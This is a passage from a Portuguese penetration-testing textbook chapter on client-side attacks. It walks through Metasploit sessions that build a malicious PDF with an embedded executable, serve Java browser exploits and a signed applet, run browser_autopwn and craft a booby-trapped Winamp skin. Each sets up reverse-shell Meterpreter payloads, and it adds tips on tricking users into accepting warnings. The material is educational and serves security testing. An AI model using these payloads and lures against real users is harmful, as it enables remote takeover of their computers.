Normalmente, em um ataque como esse, não teremos somente um usuário como alvo. Para obter melhores resultados, podemos usar esse PDF malicioso como parte de uma campanha de engenharia social, conforme discutiremos no próximo capítulo, enviando alguns PDFs maliciosos, ou até mesmo centenas deles, em uma tentativa de convencer os usuários a abri-los. O listener *multi/handler* que configuramos previamente será fechado assim que ele vir a primeira conexão, fazendo com que percamos todas as demais conexões provenientes de outros usuários que abrirem o PDF. Seria muito melhor se pudéssemos deixar o listener aberto para capturar as conexões adicionais de entrada.

O fato é que uma opção avançada do módulo *multi/handler* resolve esse problema. Como mostrado na listagem 10.12, a opção avançada `ExitOnSession`, que está definida com `true` por default, especifica se o listener será fechado após receber uma sessão. Se configurarmos essa opção com `false`, o listener permanecerá aberto e será possível capturar múltiplas sessões com um único handler.

Listagem 10.12 – Mantendo o handler aberto para obter múltiplas sessões

```
msf exploit(handler) > show advanced
Module advanced options:
--trecho omitido--
   Name           : ExitOnSession
   Current Setting: true
   Description    : Return from the exploit after a session has been created
```

```
msf exploit(handler) > set ExitOnSession false❶
ExitOnSession => false
msf exploit(handler) > exploit -j❷
[*] Exploit running as background job.
[*] Started reverse handler on 192.168.20.9:4444
[*] Starting the payload handler...
```

Configure `ExitOnSession` com `false` da maneira usual ❶. Um efeito colateral dessa opção é que, por exemplo, se executarmos o exploit e iniciarmos o listener em primeiro plano (foreground), ele jamais será fechado, portanto ficaremos sem um prompt do Msfconsole indefinidamente. Por esse motivo, o Metasploit reclamará e fará uma observação dizendo que você deve usar a opção `-j` com `exploit` ❷ para executar o handler como uma tarefa em background. Dessa maneira, você poderá continuar a usar o Msfconsole enquanto o handler captura qualquer shell de entrada em background. Para fechar o handler posteriormente, utilize `jobs`, seguido de `kill` *<número da tarefa>*, como fizemos no exemplo do Aurora.

Esse exploit e o exemplo do Aurora no navegador, discutido anteriormente, dependem da ausência de um patch de segurança. Neste caso, exploramos uma vulnerabilidade de segurança para assumir o controle do programa e executar um código malicioso ao enganar o usuário de modo que pudéssemos executar esse código. Se o usuário permitir executar o código, uma vulnerabilidade no software de PDF torna-se desnecessária.

Executáveis embutidos em PDFs

Agora vamos ver outro ataque de PDF: desta vez, iremos incluir um executável malicioso em um PDF. O módulo correspondente do Metasploit é o *exploit/windows/fileformat/adobe_pdf_embedded_exe*, como mostrado na listagem 10.13. Em vez de explorar o software assim que o PDF é aberto, o PDF gerado irá pedir permissão ao usuário para executar o arquivo embutido. O sucesso de nosso ataque depende de o usuário permitir que nosso arquivo seja executado.

Listagem 10.13 – Módulo para EXE embutido em PDF

```
msf > use exploit/windows/fileformat/adobe_pdf_embedded_exe
msf  exploit(adobe_pdf_embedded_exe) > show options

Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):

   Name           Current Setting                      Required  Description
   ----           ---------------                      --------  -----------
```

```
❶EXENAME                                          no       The Name of payload exe.
❷FILENAME       evil.pdf                          no       The output filename.
❸INFILENAME                                       yes      The Input PDF filename.
❹LAUNCH_MESSAGE  To view the encrypted content please  no   The message to display in
                      tick the "Do not show this message        the File: area
                      again" box and press Open.
  --trecho omitido--
```

O módulo nos permite especificar um arquivo executável previamente criado por meio da opção EXENAME ❶. Se não configurarmos essa opção, poderemos inserir um arquivo *.exe* criado a partir de qualquer payload que selecionarmos. Mais uma vez, podemos alterar o nome do arquivo para o nome que quisermos ou podemos deixá-lo com o valor default ❷. Para utilizar esse módulo, devemos usar um PDF de entrada para a opção INFILENAME ❸. A opção LAUNCH_MESSAGE ❹ corresponde ao texto que será exibido ao usuário como parte do prompt para executar o arquivo.

Configure as opções relevantes, como mostrado na listagem 10.14.

Listagem 10.14 – Configurando as opções do módulo e criando o PDF malicioso

```
msf  exploit(adobe_pdf_embedded_exe) > set INFILENAME /usr/share/set/readme/User_Manual.pdf❶
INFILENAME => /usr/share/set/readme/User_Manual.pdf
msf  exploit(adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf  exploit(adobe_pdf_embedded_exe) > set LHOST 192.168.20.9
LHOST => 192.168.20.9
msf  exploit(adobe_pdf_embedded_exe) > exploit
[*] Reading in '/usr/share/set/readme/User_Manual.pdf'...
[*] Parsing '/usr/share/set/readme/User_Manual.pdf'...
[*] Using 'windows/meterpreter/reverse_tcp' as payload...
[*] Parsing Successful. Creating 'evil.pdf' file...
[+] evil.pdf stored at /root/.msf4/local/evil.pdf❷
```

Usaremos um PDF incluído no Kali Linux em nosso exemplo: o manual de usuário do Metasploit em */user/share/set/readme/User_Manual.pdf* ❶. O PDF gerado é armazenado no diretório */root/msf4/local/* ❷. (Não se esqueça de instalar um handler para o payload com o módulo *multi/handler* antes de abrir o PDF no alvo Windows XP. Para relembrar, dê uma olhada na listagem 10.11.)

NOTA O exploit anterior pode ter deixado o Adobe Reader em um estado inutilizável, portanto pode ser necessário reiniciar o Windows XP para que ele possa carregar o novo PDF adequadamente.

Quando o PDF malicioso for aberto, o usuário verá um aviso como o que está sendo mostrado na figura 10.1. O usuário deve clicar em **Open** (Abrir) para executar o arquivo incluído. Esse ataque depende da disposição dos usuários em clicar nesse aviso.




Figura 10.1 – Aviso ao usuário do PDF contendo um executável embutido.

Após clicar em **Open** no aviso do PDF, o payload será executado e você receberá uma sessão.

Exploits de Java

As vulnerabilidades de Java constituem um vetor de ataque predominante do lado do cliente. Com efeito, alguns especialistas sugerem que, em vista dos problemas de segurança que assolam o Java, os usuários deveriam remover ou desabilitar o software em seus navegadores.

Um fator que torna os ataques Java tão eficazes é que um exploit pode conceder acesso a diversas plataformas. Sistemas Windows, Mac e até mesmo Linux que executem o JRE (Java Runtime Environment) em um navegador podem ser todos explorados exatamente pelo mesmo exploit quando esse navegador abrir uma página maliciosa. Aqui estão alguns exemplos de exploits.

Vulnerabilidades do Java

Como primeiro exemplo a ser exibido, usaremos o módulo *exploit/multi/browser/java_jre17_jmxbean* do Metasploit, como mostrado na listagem 10.15. O uso desse módulo é semelhante ao do exploit Aurora do Internet Explorer, apresentado anteriormente neste capítulo. O Metasploit instala um servidor malicioso para explorar essa vulnerabilidade multiplataforma em qualquer navegador que acessar a página. Qualquer navegador que estiver executando o Java versão 7 antes da atualização 11 será afetado.

Listagem 10.15 – Configurando um exploit Java

```
msf > use exploit/multi/browser/java_jre17_jmxbean
msf  exploit(java_jre17_jmxbean) > show options

Module options (exploit/multi/browser/java_jre17_jmxbean):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------    SRVHOST     0.0.0.0          yes
    The local host to listen on. This must be an address
                                            on the local machine or 0.0.0.0
   SRVPORT     8080             yes       The local port to listen on.
--trecho omitido--
   URIPATH                      no        The URI to use for this exploit (default is random)

Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)

msf  exploit(java_jre17_jmxbean) > set SRVHOST 192.168.20.9
SRVHOST => 10.0.1.9
msf  exploit(java_jre17_jmxbean) > set SRVPORT 80
SRVPORT => 80
msf  exploit(java_jre17_jmxbean) > set URIPATH javaexploit
URIPATH => javaexploit
msf  exploit(java_jre17_jmxbean) > show payloads❶

Compatible Payloads
==================

   Name                          Disclosure Date  Rank    Description
   ----                          ---------------  ----    -----------
--trecho omitido--
   java/meterpreter/bind_tcp                      normal  Java Meterpreter, Java Bind TCP Stager
```

```
   java/meterpreter/reverse_http              normal  Java Meterpreter, Java Reverse HTTP Stager
   java/meterpreter/reverse_https             normal  Java Meterpreter, Java Reverse  HTTPS Stager
   java/meterpreter/reverse_tcp               normal  Java Meterpreter, Java Reverse TCP Stager
   java/shell_reverse_tcp                     normal  Java Command Shell, Reverse TCP Inline
--trecho omitido--
msf  exploit(java_jre17_jmxbean) > set payload java/meterpreter/reverse_http❷
payload => java/meterpreter/reverse_http
```

Defina as opções para que estejam de acordo com o seu ambiente. Configure a opção `SRVHOST` com o endereço IP local e altere `SRVPORT`, se quiser. Defina `URIPATH` com algum valor que seja fácil de digitar em seu navegador-alvo.

Observe que, pelo fato de esse exploit servir para diversas plataformas e a execução do código ocorrer totalmente dentro do JRE, as opções para o nosso payload são baseadas em Java. Os suspeitos usuais estão todos aqui: payloads staged, payloads inline, bind shells, reverse shells, Meterpreter e assim por diante, conforme mostrado na lista de payloads em ❶. Usaremos o payload *java/meterpreter/reverse_http*, que utiliza tráfego HTTP legítimo ❷. Suas opções estão sendo mostradas na listagem 10.16.

Listagem 10.16 – Explorando uma vulnerabilidade de Java com um payload HTTP

```
msf  exploit(java_jre17_jmxbean) > show options

Module options (exploit/multi/browser/java_jre17_jmxbean):

--trecho omitido--

Payload options (java/meterpreter/reverse_http):

   Name   Current Setting  Required  Description
   ----   --------------  --------  -----------
   LHOST                  yes       The local listener hostname
   LPORT  8080            yes       The local listener port

Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)

msf  exploit(java_jre17_jmxbean) > set LHOST 192.168.20.9
LHOST => 192.168.20.9
msf  exploit(java_jre17_jmxbean) > exploit
[*] Exploit running as background job.
```

```
[*] Started HTTP reverse handler on http://192.168.20.9:8080/
[*] Using URL: http://192.168.20.9:80/javaexploit
[*] Server started.
msf  exploit(java_jre17_jmxbean) > [*] 192.168.20.12       java_jre17_jmxbean - handling request
    for /javaexploit
[*] 192.168.20.12        java_jre17_jmxbean - handling request for /javaexploit/
[*] 192.168.20.12        java_jre17_jmxbean - handling request for /javaexploit/hGPonLVc.jar
[*] 192.168.20.12        java_jre17_jmxbean - handling request for /javaexploit/hGPonLVc.jar
[*] 192.168.20.12:49188 Request received for /INITJM...
[*] Meterpreter session 1 opened (192.168.20.9:8080 -> 192.168.20.12:49188) at 2015-05-05
    19:15:19 -0400
```

Essas opções devem parecer familiares. O valor default da opção `LPORT` agora é 8080 em vez de ser 4444. Observe que o default tanto de `SRVPORT` quanto de `LPORT` é 8080, portanto será preciso alterar ao menos um deles.

Após terminar de configurar as opções, inicie o servidor do exploit e navegue até a página maliciosa a partir de seu alvo Windows 7. Tanto o Internet Explorer quanto o Mozilla Firefox se tornarão vítimas desse ataque, desde que você tenha habilitado o plugin Java vulnerável no navegador.

Um dos excelentes recursos dos payloads Meterpreter HTTP e HTTPS, além de constituírem tráfego HTTP e HTTPS legítimos e, desse modo, passarem até mesmo por alguns filtros de inspeção de tráfego, está em sua capacidade de se reconectar a uma sessão desfeita. (Problemas de rede podem fazer com que as sessões morram espontaneamente – um problema irritante para os pentesters.) Analisaremos outras maneiras de obter acesso persistente no capítulo 13, mas, por enquanto, vamos desconectar nossa sessão Meterpreter, conforme mostrado na listagem 10.17.

Listagem 10.17 – Desconectando a sessão Meterpreter HTTP

```
msf  exploit(java_jre17_jmxbean) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > detach
[*] 10.0.1.16 - Meterpreter session 1 closed.  Reason: User exit
msf  exploit(java_jre17_jmxbean) >
[*] 192.168.20.12:49204 Request received for /WzZ7_vgHcXA6kWjDi4koK/...
[*] Incoming orphaned session WzZ7_vgHcXA6kWjDi4koK, reattaching...
[*] Meterpreter session 2 opened (192.168.20.9:8080 -> 192.168.20.12:49204) at 2015-05-05
    19:15:45 -0400 ❶
```

Como você pode ver, o handler para o payload Meterpreter HTTP continua sendo executado em background. Espere alguns segundos e você deverá ver uma nova sessão sendo aberta, sem que seja necessário o usuário acessar novamente a página de ataque, como mostrado em ❶. A menos que a sessão tenha sido formalmente encerrada, o payload continuará tentando se conectar de volta ao Metasploit. (Você pode especificar por quanto tempo a sessão tentará se reconectar por meio do parâmetro `SessionCommunicationTimeOut`, que é uma opção avançada do payload.)

Entretanto o que acontecerá se o alvo de seu teste de invasão for assíduo na atualização do Java e não houver, no momento, nenhuma vulnerabilidade zero-day para o software, que esteja à solta na Internet?

Applet Java assinado

De modo muito semelhante ao ataque aos usuários de PDF, discutido na seção "Executáveis embutidos em PDFs" na página 286, podemos prescindir da necessidade de uma vulnerabilidade não corrigida de Java simplesmente pedindo que os usuários permitam executar um código malicioso. Provavelmente, você já deve ter visto avisos de navegador do tipo "Este site gostaria de executar isso em seu navegador, você deseja continuar?". Às vezes, até mesmo usuários bastante conscientes quanto à segurança poderão ser convencidos a responder "Sim" e ignorar esse aviso sem efetuar investigações adicionais se puderem ser convencidos de que o que está do outro lado é útil.

O módulo que usaremos neste exemplo é o *exploit/multi/browser/java_signed_applet*. Como indicado pelo nome, esse módulo cria um applet Java malicioso, como mostrado na listagem 10.18.

Listagem 10.18 – Módulo do Metasploit para applet Java assinado

```
msf  exploit(java_jre17_jmxbean) > use exploit/multi/browser/java_signed_applet
msf  exploit(java_signed_applet) > show options

Module options (exploit/multi/browser/java_signed_applet):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   APPLETNAME      SiteLoader       yes       The main applet's class name.
❶  CERTCN          SiteLoader       yes       The CN= value for the certificate. Cannot contain
                                                ',' or '/'
   SRVHOST         0.0.0.0          yes       The local host to listen on. This must be an
                                                address on the local machine or 0.0.0.0
```

```
   SRVPORT         8080             yes       The local port to listen on.
   SSL             false            no        Negotiate SSL for incoming connections
   SSLCert                          no        Path to a custom SSL certificate (default is
                                              randomly generated)
   SSLVersion      SSL3             no        Specify the version of SSL that should be used
                                              (accepted: SSL2, SSL3, TLS1)
  ❷SigningCert                       no        Path to a signing certificate in PEM or PKCS12
                                              (.pfx) format
   SigningKey                       no        Path to a signing key in PEM format
   SigningKeyPass                   no        Password for signing key (required if SigningCert
                                              is a .pfx)
   URIPATH                          no        The URI to use for this exploit (default is random)

Exploit target:

   Id  Name
   --  ----
  ❸1   Windows x86 (Native Payload)

msf  exploit(java_signed_applet) > set APPLETNAME BulbSec
APPLETNAME => Bulb Security
msf  exploit(java_signed_applet) > set SRVHOST 192.168.20.9
SRVHOST => 192.168.20.9
msf  exploit(java_signed_applet) > set SRVPORT 80
SRVPORT => 80
```

Versões mais antigas de Java nos permitirão usar a opção `CERTCN` mostrada em ❶ para dizer que o applet é assinado por qualquer entidade que escolhermos. Versões mais recentes de Java, como a que está instalada no alvo Windows 7, dirão que o responsável pela assinatura é desconhecido, a menos que o applet esteja assinado com um certificado de assinatura confiável, que podemos especificar em ❷. Se essa opção estiver configurada, a opção `CERTCN` será sobrescrita. Se tivermos um certificado de assinatura confiável ou se tivermos comprometido um certificado de nosso alvo, podemos fazer com que o nosso applet pareça mais legítimo, porém, neste exemplo, deixaremos o nosso applet autoassinado.

Como mostrado em ❸, o alvo default para esse módulo é um sistema Windows. Contudo, como exibido na listagem 10.19, podemos usar payloads para outras plataformas que estiverem executando o JRE.

Listagem 10.19 – Usando um payload Java

```
msf  exploit(java_signed_applet) > show targets

Exploit targets:

   Id  Name
   --  ----
  ❶0   Generic (Java Payload)
   1   Windows x86 (Native Payload)
   2   Linux x86 (Native Payload)
   3   Mac OS X PPC (Native Payload)
   4   Mac OS X x86 (Native Payload)

msf  exploit(java_signed_applet) > set target 0
target => 0

msf  exploit(java_signed_applet) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp

msf  exploit(java_signed_applet) > set LHOST 192.168.20.9
LHOST => 192.168.20.9
msf  exploit(java_signed_applet) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.20.9:4444
[*] Using URL: http://192.168.20.9:80/Dgrz12PY
[*] Server started.
```

Como ocorre com outros exploits Java, podemos fazer com que esse ataque seja multiplataforma. O alvo pode ser alterado para Linux ou para Mac OS, ou podemos usar um payload Java ❶ que terá todos eles como alvo.

NOTA Assim como em nossos exemplos com PDF, o exploit anterior deve ter deixado o Java com problemas, e poderá ser necessário reiniciar o Windows 7 antes de tentar executar o applet.

Acesse o servidor do Metasploit a partir do alvo Windows 7 e você será solicitado a executar o applet, como mostrado na figura 10.2. O aviso de segurança avisa que se esse applet for malicioso, ele terá acesso ao sistema e informa que você deve executar a aplicação somente se o fornecedor do conteúdo for confiável. Como não usamos um certificado de assinatura confiável de acordo com a cadeia de certificados do navegador, o aviso informa enfaticamente que o fornecedor do conteúdo é desconhecido. Isso deverá impedir qualquer pessoa de executar o applet malicioso, certo?




Figura 10.2 – Ataque com applet Java.

Apesar dos avisos, o Social-Engineer Toolkit (que será explorado no próximo capítulo) afirma que esse é um dos ataques mais bem-sucedidos entre os vários disponíveis, mesmo que ele não dependa de qualquer vulnerabilidade não corrigida no Java ou no sistema operacional subjacente.

browser_autopwn

O módulo *browser_autopwn* é outra opção de exploração de falhas do lado do cliente, disponível no Metasploit. Embora às vezes seja considerado trapaça, esse módulo carrega todos os módulos de navegador e de add-ons de navegador que ele conhece (incluindo Java, Flash e assim por diante) e espera que um navegador se conecte ao servidor. Depois que o navegador se conectar, o servidor o identificará e disponibilizará todos os exploits que ele achar que tenham chances de serem bem-sucedidos. Um exemplo está sendo mostrado na listagem 10.20.

Listagem 10.20 – Iniciando o browser_autopwn

```
msf > use auxiliary/server/browser_autopwn
msf auxiliary(browser_autopwn) > show options

Module options (auxiliary/server/browser_autopwn):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   LHOST                       yes       The IP address to use for reverse-connect payloads
```

```
   SRVHOST     0.0.0.0          yes       The local host to listen on. This must be an address
                                          on the local machine or 0.0.0.0
   SRVPORT     8080             yes       The local port to listen on.
   SSL         false            no        Negotiate SSL for incoming connections
   SSLCert                      no        Path to a custom SSL certificate (default is randomly
                                          generated)
   SSLVersion  SSL3             no        Specify the version of SSL that should be used
                                          (accepted: SSL2, SSL3, TLS1)
   URIPATH                      no        The URI to use for this exploit (default is random)
msf auxiliary(browser_autopwn) > set LHOST 192.168.20.9
LHOST => 192.168.20.9
msf auxiliary(browser_autopwn) > set URIPATH autopwn
URIPATH => autopwn
msf auxiliary(browser_autopwn) > exploit
[*] Auxiliary module execution completed
[*] Setup
msf auxiliary(browser_autopwn) >
[*] Obfuscating initial javascript 2015-03-25 12:55:22 -0400
[*] Done in 1.051220065 seconds
[*] Starting exploit modules on host 192.168.20.9...
--trecho omitido--
[*] --- Done, found 16 exploit modules
[*] Using URL: http://0.0.0.0:8080/autopwn
[*] Local IP: http://192.168.20.9:8080/autopwn
[*] Server started.
```

Nossas opções para esse módulo são os ataques usuais do lado do cliente. Como mostrado aqui, defini o LHOST de meus shells para que se conectem de volta ao endereço IP do Kali e URIPATH com algo fácil de ser lembrado (`autopwn`). Observe que não é necessário definir nenhum payload aqui; à medida que os módulos individuais forem carregados, o Metasploit definirá as opções do payload adequadamente.

Com o servidor iniciado, acesse a página maliciosa a partir de um navegador web. Eu usei o Internet Explorer em meu alvo Windows 7, como mostrado na listagem 10.21.

Listagem 10.21 – Autopwning em um navegador

```
[*] 192.168.20.12    browser_autopwn - Handling '/autopwn'
[*] 192.168.20.12    browser_autopwn - Handling '/autopwn?sessid=TWljcm9zb2Z0IFdpbmRvd3M6NzpTUDE
    6ZW4tdXM6eDg2Ok1TSUU6OC4wOg%3d%3d'
[*] 192.168.20.12    browser_autopwn - JavaScript Report: Microsoft Windows:7:SP1:en-us:x86: MSIE:8.0: ❶
[*] 192.168.20.12    browser_autopwn - Responding with 14 exploits ❷
[*] 192.168.20.12    java_atomicreferencearray - Sending Java AtomicReferenceArray Type Violation
    Vulnerability
--trecho omitido--
msf auxiliary(browser_autopwn) > sessions -l

Active sessions
===============

  Id  Type                   Information                  Connection
  --  ----                   -----------                  ----------
  1   meterpreter java/java  Georgia Weidman @ BookWin7   192.168.20.9:7777 ->
                                                               192.168.20.12:49195
    (192.168.20.12)
  2   meterpreter java/java  Georgia Weidman @ BookWin7   192.168.20.9:7777 ->
                                                               192.168.20.12:49202
    (192.168.20.12)
  3   meterpreter java/java  Georgia Weidman @ BookWin7   192.168.20.9:7777 ->
                                                               192.168.20.12:49206
    (192.168.20.12)
  4   meterpreter java/java  Georgia Weidman @ BookWin7   192.168.20.9:7777 ->
                                                               192.168.20.12:49209
    (192.168.20.12)
```

Como você pode ver, o Metasploit percebe o meu navegador e tenta detectar sua versão e o software sendo executado ❶. Então ele envia todos os exploits que achar que serão eficazes ❷.

Depois de tudo dito e feito, execute **`sessions -l`** para ver o resultado. Em meu caso, recebi quatro novas sessões. Nada mal para tão pouco trabalho. Como seria de esperar, porém, todos esses exploits sobrecarregaram o navegador e causaram uma falha. (Felizmente, todas as nossas sessões foram migradas automaticamente.)

Embora o *browser_autopwn* não seja nem remotamente tão discreto nem elegante quanto realizar um reconhecimento e então selecionar um exploit em particular com chances de funcionar contra um alvo, ele pode representar uma verdadeira ajuda em caso de emergência, motivo pelo qual vale a pena tê-lo em seu arsenal para testes de invasão.

Winamp

Até agora, nossos ataques do lado do cliente seguiram basicamente o mesmo padrão. Geramos um arquivo malicioso que explora uma vulnerabilidade no software cliente ou pedimos permissão ao usuário para executar um código malicioso. O usuário abre o arquivo com o programa relevante e conseguimos uma sessão no Metasploit. Agora vamos dar uma olhada em algo um pouco diferente.

Neste exemplo, enganaremos o usuário de modo a substituir um arquivo de configuração do programa de reprodução de músicas Winamp. Quando o usuário abrir o programa da próxima vez, o arquivo de configuração maléfico será processado, independentemente do arquivo de música aberto pelo usuário. O módulo do Metasploit que usaremos é o *exploit/windows/fileformat/winamp_maki_bof*, que explora um problema de buffer overflow do Winamp versão 5.55.

Como você pode ver por meio de `show options` na listagem 10.22, esse módulo não tem opções a serem configuradas; tudo o que precisamos é de payload para Windows. O módulo gera um arquivo Maki malicioso para ser usado com skins do Winamp. Assim como em nossos exemplos com PDF, cabe a nós disponibilizar o arquivo e instalar um handler para o payload.

Listagem 10.22 – Exploit do Metasploit para o Winamp

```
msf > use exploit/windows/fileformat/winamp_maki_bof
msf  exploit(winamp_maki_bof) > show options

Module options (exploit/windows/fileformat/winamp_maki_bof):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------

Exploit target:

   Id  Name
   --  ----
   0   Winamp 5.55 / Windows XP SP3 / Windows 7 SP1

msf  exploit(winamp_maki_bof) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf  exploit(winamp_maki_bof) > set LHOST 192.168.20.9
LHOST => 192.168.20.9
msf  exploit(winamp_maki_bof) > exploit

[*] Creating 'mcvcore.maki' file ...
[+] mcvcore.maki stored at /root/.msf4/local/mcvcore.maki
```

Selecione um payload Windows que seja compatível, conforme mostrado anteriormente. Depois que o arquivo Maki malicioso for gerado, copie-o para o diretório do servidor web Apache e instale um handler para o payload. (Um exemplo de instalação do handler está incluído na listagem 10.11 na página 284.) Agora precisamos empacotar esse arquivo malicioso de maneira que um usuário possa ser convencido a carregá-lo no Winamp. Podemos criar um novo skin Winamp copiando um dos skins que acompanham o aplicativo. Substituiremos o arquivo *mcvcore.maki* de exemplo de skin pelo nosso arquivo malicioso. A aparência real de nosso skin não importa, pois ele fará o Winamp travar e nos enviará uma sessão no Metasploit.

No Windows 7, faça uma cópia da pasta de skins default Bento do Winamp em *C:\Program Files\Winamp\Skins* para o Kali. Renomeie a pasta *Bento* para *Rocketship*. Substitua o arquivo *Rocketship\scripts\mcvcore.maki* pelo arquivo malicioso que acabamos de criar no Metasploit. Compacte a pasta e copie-a para o servidor web. No próximo capítulo, daremos uma olhada em métodos para a criação de campanhas verossímeis de engenharia social, porém basta dizer que, se pudermos convencer os usuários de que esse skin malicioso fará com que seu Winamp tenha a aparência de uma nave espacial, será possível convencê-los a instalar o skin.

Alterne para o Windows 7, faça o download do skin compactado a partir do servidor web do Kali, descompacte-o e salve a pasta em *C:\Program Files\Winamp\Skins*, como mostrado na figura 10.3.




Figura 10.3 – Instalando o skin malicioso do Winamp.

Agora abra o Winamp, acesse **Options ▸ Skins** (Opções ▸ Skins) e selecione **Rocketship**, como mostrado na figura 10.4.

Após ter selecionado o skin malicioso, o Winamp dará a impressão de ser fechado e você receberá uma seção em seu handler no Metasploit.




Figura 10.4 – Usando o skin malicioso.

Resumo

Os ataques que vimos neste capítulo têm como alvo softwares que não estão ouvindo uma porta na rede. Atacamos navegadores, visualizadores de PDF, o plugin Java dos navegadores e um player de música. Geramos arquivos maliciosos que acionam uma vulnerabilidade no software do lado cliente quando abertos pelo usuário e demos uma olhada em exemplos que pediam permissão ao usuário para executar um código malicioso, em vez de contar com uma vulnerabilidade não corrigida.

A Internet pode ser um lugar assustador para softwares do lado cliente. Alguns dos exploits discutidos neste capítulo foram vistos em campo antes que um patch fosse disponibilizado pelo fabricante. Com efeito, o exploit Java que usamos em "Vulnerabilidades do Java" na página 289 ainda era uma vulnerabilidade zero-day quando o módulo do Metasploit foi adicionado ao framework. Qualquer pessoa

que usasse o Java 7 poderia ter problemas com um site malicioso, mesmo que seu computador tivesse todos os patches instalados, e tudo o que um invasor tinha de fazer era usar o Metasploit para realizar um ataque bem-sucedido.

